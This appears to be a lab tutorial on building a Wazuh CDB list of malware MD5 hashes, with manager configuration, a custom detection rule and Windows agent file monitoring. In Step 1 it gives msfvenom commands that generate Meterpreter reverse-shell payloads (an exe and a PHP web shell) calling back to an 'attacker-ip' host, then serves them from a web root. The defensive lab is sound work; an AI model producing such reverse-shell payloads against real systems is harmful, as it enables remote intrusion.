CDB Lists in Wazuh: Setup, Configuration, and Testing

Created By: Amir Raza

Follow Me: www.linkedin.com/in/amirsoc

CDB Lists in Wazuh: Setup, Configuration, and Testing

CDB List

A CDB (Constant Database) list in Wazuh is a fast and structured lookup table that stores security-related information, such as malware file hashes, suspicious IP addresses, or malicious domain names. Wazuh uses these lists to compare events (like logs or file integrity results) against known indicators of compromise (IoCs).

Instead of checking through a large plain text file, Wazuh relies on CDB lists for quick and efficient lookups, which makes detection faster and more reliable.

Key Features

High Performance: Optimized for very fast lookups, even when the list contains thousands of entries.

Structured Format: Uses a simple key:value structure (for example: hash:malware), which makes it easy to read and maintain.

Integration with Rules: Can be directly linked with Wazuh detection rules so that alerts are generated automatically when a match is found.

Flexibility: Can store different types of indicators such as file hashes, IP addresses, domains, or usernames.

Scalability: Suitable for both small labs and enterprise environments with large threat intelligence feeds.

Purpose

The main purpose of a CDB list in Wazuh is to enhance detection capability by providing a reliable and fast way to check whether monitored data matches known malicious indicators.

In simple words, CDB lists act like a reference book for Wazuh: whenever a file, IP, or domain appears in logs, Wazuh can instantly check if it exists in the CDB list and trigger an alert.

Use Cases

Malware Detection:
Store known malware file hashes (MD5, SHA1, SHA256) and detect them during file integrity monitoring.

Threat Intelligence Feeds:
Import IP addresses or domains from threat intelligence sources to detect communications with malicious servers.

Web Application Security:
Store blacklisted user-agents, bad URLs, or web shells to quickly detect web-based attacks.

Insider Threats:
Keep a list of sensitive usernames or confidential file hashes to detect unauthorized access or modification.

Compliance Monitoring:
Track known prohibited software binaries or file signatures to ensure compliance with organizational policies.


Step 1: Create the Malware Hashes CDB List on Wazuh Manager

To create a database of known malicious file hashes (in this case Malware.exe and WebShell.php).
Wazuh will use this list to compare against monitored files and trigger an alert if a match is found.

Navigate to the Wazuh lists directory

All custom lists in Wazuh are stored under /var/ossec/etc/lists/. Move to this location:


cd /var/ossec/etc/lists/



Create a new file for storing malware hashes

We will store our malicious hashes in a file named malware-hashes.

sudo nano malware-hashes




Generate malware test files

We will use Metasploit's msfvenom tool to generate two payloads.

(a) Windows Payload (EXE file)


msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=attacker-ip LPORT=4444 -f exe -o Malware.exe

-p windows/x64/meterpreter/reverse_tcp → Creates a Windows 64-bit reverse TCP Meterpreter payload.
LHOST=attacker-ip → IP address of the attacker's machine (Kali Linux).
LPORT=4444 → Port where the attacker will listen.
-f exe → Output format is a Windows executable file.
-o Malware.exe → Saves the payload as Malware.exe.
This generates a file named **Malware.exe**.



(b) PHP Payload (WebShell file)

msfvenom -p php/meterpreter/reverse_tcp LHOST=attacker-ip LPORT=4444 -f raw -o WebShell.php




-p php/meterpreter/reverse_tcp → Creates a PHP reverse TCP Meterpreter payload.
LHOST=attacker-ip → IP address of the attacker's machine.
LPORT=4444 → Listener port.
-f raw → Outputs raw PHP code.
-o WebShell.php → Saves the payload as WebShell.php.
This generates a file named **WebShell.php.**

Calculate MD5 hashes of the files

Once both files are created, calculate their MD5 hashes. These will be stored in the CDB list.


md5sum Malware.exe

md5sum WebShell.php




Add hashes to the CDB list file

sudo nano malware-hashes



Open malware-hashes (already created) and add the hashes in the following key:value format:




This mapping allows Wazuh to recognize which type of threat was detected.

Save and exit the file

In nano editor:

Press CTRL+O → Enter (to save).
Press CTRL+X (to exit).

Now we see the malware_hashes file in /lists directory.



Step 2: Configure Wazuh Manager to Reference the CDB List

Before Wazuh can detect malware hashes, the manager must know where your hash list is stored. This step links your malware-hashes file to Wazuh's rules engine so that it can efficiently scan monitored endpoints.

Open the Wazuh main configuration file

sudo nano /var/ossec/etc/ossec.conf

```
┌──(kali㉿kali)-[~]
└─$ sudo nano /var/ossec/etc/ossec.conf

[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$
```

Locate the <ruleset> block

This section is where Wazuh keeps information about detection rules and external lists. It may look like this:

Add here:

<ruleset>

<!-- existing rules or lists -->

</ruleset>

Insert the following line inside <ruleset>:

<list>etc/lists/malware-hashes</list>

<ruleset> → Holds all detection-related configurations.
<list> → Points Wazuh to the external list (our malware hashes) for comparison during file monitoring.

Save and exit the file.

Step 3: Create a Custom Rule to Detect Malware Hashes

This step ensures Wazuh actively alerts you whenever a monitored file matches one of your known malware hashes. You are essentially teaching Wazuh: “If you see this hash, raise a high-priority alert.”

Open the local rules file

```
sudo nano /var/ossec/etc/rules/local_rules.xml
```

Add a custom rule for malware detection

Insert this rule:

```
<group name="malware,">
  <rule id="110002" level="13">
    <if_sid>554,550</if_sid>
    <list field="md5" lookup="match_key">etc/lists/malware-hashes</list>
    <description>Known Malware File Hash Detected</description>
    <mitre>
```

```
    <id>T1204.002</id>
  </mitre>
 </rule>
</group>
```

Group: malware → Organizes all malware-related rules.
Rule ID & Level: 110002, level 13 → Unique ID, high severity alert.
<if_sid>: 554,550 → Filters relevant Wazuh events to check.
CDB List: Uses malware-hashes to match MD5 hashes of files.
Lookup: match_key → Checks if file hash exists in the CDB list.
Description: Provides clear alert message in the dashboard.
MITRE: T1204.002 → Maps detection to User Execution: Malicious File technique

Save and exit the file.


Press CTRL+O → Enter
Press CTRL+X

This setup allows Wazuh to instantly recognize malware based on hashes and alert you with context and severity.
You now have a fully configured detection rule linked to your malware-hashes CDB list.

Step 4: Restart Wazuh Manager

After adding your CDB list and creating custom rules, Wazuh Manager must be restarted so it can load the new configuration and start using the malware hash list for detection.

sudo systemctl restart wazuh-manager



Verify the service is running (optional but recommended):

sudo systemctl status wazuh-manager

Always restart Wazuh Manager after making changes to rules, lists, or configuration files to ensure your updates are applied.


Copy Payload Files to Apache Directory

To make the generated payload files accessible for testing, they are copied to the Apache web server's root folder. This allows a Windows agent to download the files into a monitored directory, triggering Wazuh alerts based on the malware hash CDB list.


sudo cp Malware.exe WebShell.php /var/www/html/

sudo → Runs the command with administrative privileges because /var/www/html/ is a protected directory.
cp → Linux command used to copy files from one location to another.
Malware.exe WebShell.php → The two payload files generated in the lab:
Malware.exe → Windows executable payload.
WebShell.php → PHP web shell payload.
/var/www/html/ → The Apache web server's root directory. Copying here makes the files accessible via HTTP for testing purposes.

Verify the Files Were Copied:




ls -l /var/www/html/





Step 5: Configure the Windows Agent for File Monitoring

The Windows agent is responsible for monitoring specific directories on the endpoint and reporting any file changes (creation, modification, deletion) to the Wazuh Manager. This ensures that if a malware file appears in a monitored folder, Wazuh will detect it in real-time.

Restart the agent service:








Open the agent configuration file

The main configuration file for the Windows agent is usually located at:

C:\Program Files (x86)\ossec-agent\ossec.conf



Open it using a text editor (like Notepad) **with administrator privileges**.

Add File Integrity Monitoring (FIM) configuration

Inside the <ossec_config> block, add or modify the <fim> section:

<directories check_all="yes" realtime="yes">C:\Users\amir\Downloads</directories>

check_all="yes" → Checks all files in the specified directory.
realtime="yes" → Monitors changes instantly (real-time detection).
<directories> → Replace “Add path” with the actual folder path you want to monitor. For example:


Make sure to **save changes** after editing the file.

Restart the Wazuh agent service

For the changes to take effect, restart the agent service:


Restart-Service wazuh-agent


This reloads the configuration on the agent.
The agent will now **monitor the specified directory** and send alerts to the Wazuh Manager whenever a file changes, including files matching your malware hash list.



